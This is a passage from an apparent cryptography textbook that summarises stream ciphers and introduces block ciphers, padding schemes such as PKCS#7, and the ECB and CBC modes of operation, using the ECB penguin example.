 - When using the same key, encryption and decryption are reverse operations of each other, and hence ciphertext can be reversed back to plaintext using the original key.
 - For a bit encrypted with XOR, without knowledge of the key, *all* plaintexts (both true and false) have an equal probability of being the original message.
- XOR encryption runs the risk of known-plaintext attacks where an attacker can XOR the corresponding ciphertext with a known plaintext to recover the key.
- An attacker can also XOR two ciphertexts to reveal the XOR of their corresponding plaintexts.
- If we have a unique random key that's as long as the message we want to encrypt, we can XOR them together to get ciphertext, and it will be the perfect unbreakable encryption system. This construction is called a one-time pad but is not

widely used because securely communicating a key the same length as the message begs the question in a way: we have to solve the practical concerns of how to transport the key.

- Instead of using XOR directly, we seed an RNG with a short key or seed and then use the output of the RNG as our keystream, which we XOR with the plaintext.
- Linear feedback shift registers (LFSRs) can be used as stream ciphers, but on their own, their internal working details can easily be reversed by exploiting the linear nature of their output (e.g., using linear algebra).
- LFSRs are fast and simple to implement in hardware. They are often deployed in elaborate combinations to increase their linear complexity, making attacks harder while still using their advantages.
- RC4 is a widely used stream cipher that was used insecurely by the first Wi-Fi security standard (WEP). Attackers could recover the Wi-Fi password just by snooping on encrypted communications between genuine participants and then using the statistical biases in RC4 to recover the original preshared key.

² <https://en.wikipedia.org/wiki/RC4>.↵

³ “The IEEE 802.3 SNAP Frame Format.” <https://mng.bz/5O5Z>.↵

5 Block ciphers

This chapter covers

- Stream vs. block ciphers in the context of confusion and diffusion
- Using different modes of block cipher operation
- Understanding how padding introduces vulnerabilities in cryptographic implementations
- Understanding and implementing a padding oracle attack
- Understanding and implementing the BEAST (Browser Exploit Against SSL/TLS) exploit

We discussed stream ciphers in detail in the previous chapter. We saw that stream ciphers generate a keystream, which is then XORed with the plaintext to obtain the ciphertext. Therefore, each byte of the plaintext corresponds to a single ciphertext byte. In other words, changing a single byte in the plaintext and re-encrypting with the same key will modify precisely 1 byte in the ciphertext.

Stream ciphers provide *confusion*, where the relationship between each byte of plaintext and ciphertext is scrambled so that an attacker cannot look at the result and figure out the original input.

Confusion *hides* the relationship between a plaintext byte and its corresponding index in the ciphertext. *Diffusion*, on the other hand, *distributes* the effect of each byte of plaintext over numerous ciphertext bytes. (See figure [5.1](#).) Stream ciphers encrypt 1 bit or byte at a time and focus more on confusion, whereas block ciphers operate on blocks of plaintext (usually several bytes) to provide both diffusion and confusion (figure [5.2](#)).




Figure 5.1 Confusion hides the relation between plaintext and ciphertext. Diffusion distributes the effect of each plaintext byte over many ciphertext bytes.




Figure 5.2 Stream ciphers encrypt bit/bytes at a time. Block ciphers operate on chunks of data.

5.1 Important block ciphers

Many different block cipher algorithms have been proposed and used over the years. Here are some of the important ones:

- *Data Encryption Standard (DES)*—DES is a symmetric-key block cipher developed in the early 1970s by IBM and adopted by the U.S. Government in 1977 as the official standard for non-military and non-classified electronic data. The DES algorithm takes a 64-bit plaintext block and a 64-bit key to produce a 64-bit ciphertext block. Despite the 64-bit key length, its security is only 56 bits due to the 8 parity bits, making it susceptible to brute-force attacks. Today, DES is considered insecure for many applications because of its small key size.
- *Triple DES (3DES)*—In response to the vulnerabilities of DES, Triple DES was developed as an enhancement that applies the DES cipher algorithm three times to each data block. 3DES uses two or three unique keys for an effective key length of 112 or 168 bits, providing a much higher level of security than DES. However, with the increasing computational power of computers, even 3DES isn't deemed secure enough today for sensitive information.

- *Advanced Encryption Standard (AES)*—AES, also known as Rijndael, was established by the U.S. National Institute of Standards and Technology (NIST) in 2001. It was selected through a public competition to replace DES and became the de facto encryption standard for securing sensitive information. Unlike DES, AES is a family of block ciphers that operates on a 4×4 array of bytes and has variable key lengths of 128, 192, or 256 bits and a block size of 128 bits. AES is currently considered secure against all known practical attacks when used correctly.

We will use and exploit AES in the examples at the end of this chapter. The examples will also highlight how attackers can exploit block ciphers without breaking the underlying algorithm (for example, AES). Instead, various weaknesses in implementations caused by engineering challenges of using block ciphers have proven to be very effective avenues for recovering entire plaintexts. Let's first discuss some of these engineering challenges.

5.2 Padding: Making data fit blocks neatly

In chapter 4, we discussed stream ciphers, which generate a keystream that is XORed with the plaintext for encryption. Because the XOR—the encryption/decryption step—happens at

the level of individual bits or bytes, stream ciphers produce ciphertext exactly as long as the plaintext. If the plaintext were 137 bits long, the ciphertext would constitute 137 bits as well. This is in contrast to block ciphers, which process their input in chunks or blocks. Every block cipher has a fixed size that specifies how long each block can be. For example, the first widely used block cipher, DES, used a block size of 64 bits or 8 bytes. What should we do if our plaintext does not fit the block size neatly? Figure [5.3](#) shows a cipher with a block size of 64 bits. The last block contains only 4 bytes, so additional padding is needed to fill the 8-byte block. (Some block cipher algorithms do not need padding. Although they generate a keystream in blocks, they XOR only as much of it as needed with the plaintext. This way, they approximate the behavior of stream ciphers and therefore avoid the need for any padding.)




Figure 5.3 Example: X denotes padding bytes in the last block for a cipher with a block size of 8 bytes.

A few possible solutions exist for filling blocks neatly when the plaintext does not cover the entirety of the final block. These are known as *padding schemes*. A few important ones are as follows:

- *Zero/null padding*—This scheme consists of just setting X to zero for all the padding bytes. This approach becomes problematic when the original data ends in a zero byte. After decryption, it becomes hard to tell where plaintext ends and where padding begins.

- *Byte padding*—Specified in the ANSI X.923 standard, this scheme appends zeros for padding and then a final byte denoting the number of zero bytes added. For example, in figure 5.3, the padding bytes will be 0x00 0x00 0x00 0x03.
- *Public Key Cryptography Standards (PKCS) #7 padding*—Widely used in cryptographic applications, this scheme sets each padding byte to the total number of bytes added. In our example, the padding bytes will be 0x04 0x04 0x04 0x04. If no padding bytes are needed—that is, the plaintext fits the last block neatly—then an entire block is appended to the plaintext with all bytes set to the block size.
- *ISO/IEC 7816-4:2005 padding*—Used in some hash functions, which we will cover in chapter 6, the first padding byte is set to the value 0x80 followed by as many zeros as needed to fill the block.

Padding is an unavoidable side effect of dealing with blocks and initially seems innocuous. Unfortunately (and instructively), this seemingly simple practice has led to the downfall of many cryptographic implementations over the years. As we will see in our first example for this chapter (where we will exploit a vulnerable implementation of PKCS#7 padding), the simplest detail of whether a plaintext had valid padding can lead to an attacker decrypting the whole thing without ever having access to the key!

5.3 Modes of operation for block ciphers

Padding takes care of one problem: What should be done with plaintext that is not neatly aligned with block boundaries?

Another issue is this: Which key should we use to encrypt multiple blocks? Using stream ciphers, we generate a keystream to XOR with plaintext, as shown in figure 5.4. Block ciphers (that are not emulating stream ciphers) do not produce a keystream. Instead, they take as input a key and a block of plaintext and output a block of ciphertext.




Figure 5.4 Stream ciphers generate a keystream, which is subsequently XORed to encrypt. Block ciphers directly output the ciphertext after encryption.

So what should we do when we have multiple blocks to encrypt? Should we reuse the same key? This arrangement is shown in figure 5.5 and is known as *ECB mode*, short for *electronic code book*.




Figure 5.5 ECB mode encrypts each block independently of other blocks.

There is a problem: encrypting the same block again will yield the same ciphertext. Therefore, an attacker can discern patterns in the original plaintext by looking at the ciphertext. For example, if the plaintext contains repeated blocks, the ciphertext will have repeated blocks in the corresponding locations.

The issue of ECB mode being insecure against revealing plaintext patterns is illustrated in one of the most iconic images in the cryptography communities: the infamous ECB penguin, shown in figure [5.6](#). Tux is the name of the famous penguin that serves as the mascot for the Linux project. Most people can still discern the seabird's features after an image of it was encrypted with ECB (even though they don't know the key and, more crucially, cannot perform block cipher decryption as part of

visual processing). The features are still discernible because even though each pixel has been encrypted, the pixels' relations to each other (e.g., darker areas to lighter areas) are also present in the ciphertext. The original example was added to Wikipedia¹ (by a user known as Lunkwill) some 20 years ago and has since become a staple of cryptographic books and academic resources. Therefore, ECB is considered insecure and not recommended for real-world applications.





Figure 5.6 Encrypting penguins with ECB does not hide them.

Several block cipher modes ensure that repeating plaintext blocks do not generate the same ciphertext. The most widely used among them is known as *cipher-block chaining (CBC) mode*, where the plaintext of each block is XORed with the ciphertext of the preceding block, as shown in figure [5.7](#). The ciphertext of any individual block should be indistinguishable from random bits (as a property of a good encryption algorithm), so XORing it with the next block's plaintext removes any patterns in it. If we encrypt Tux with CBC instead of ECB, we get figure [5.8](#), where all recognizable parts of the penguin are replaced with random noise.




Figure 5.7 CBC mode XORs the plaintext of each block with the ciphertext of the previous block.



Figure 5.8 Encrypting the penguin with CBC removes all patterns in it. Unlike in the ECB mode, the penguin's features are no longer discernible.

For the first block, there is no preceding ciphertext to XOR the plaintext with, so we instead XOR it with bytes from an *initialization vector* (IV). The IV is sent along with the ciphertext so that the recipient can use it at their end to decrypt the first block. The process of decryption is shown in figure [5.9](#); note that the XOR now happens *after* the block cipher operation (which relies on the secret key).

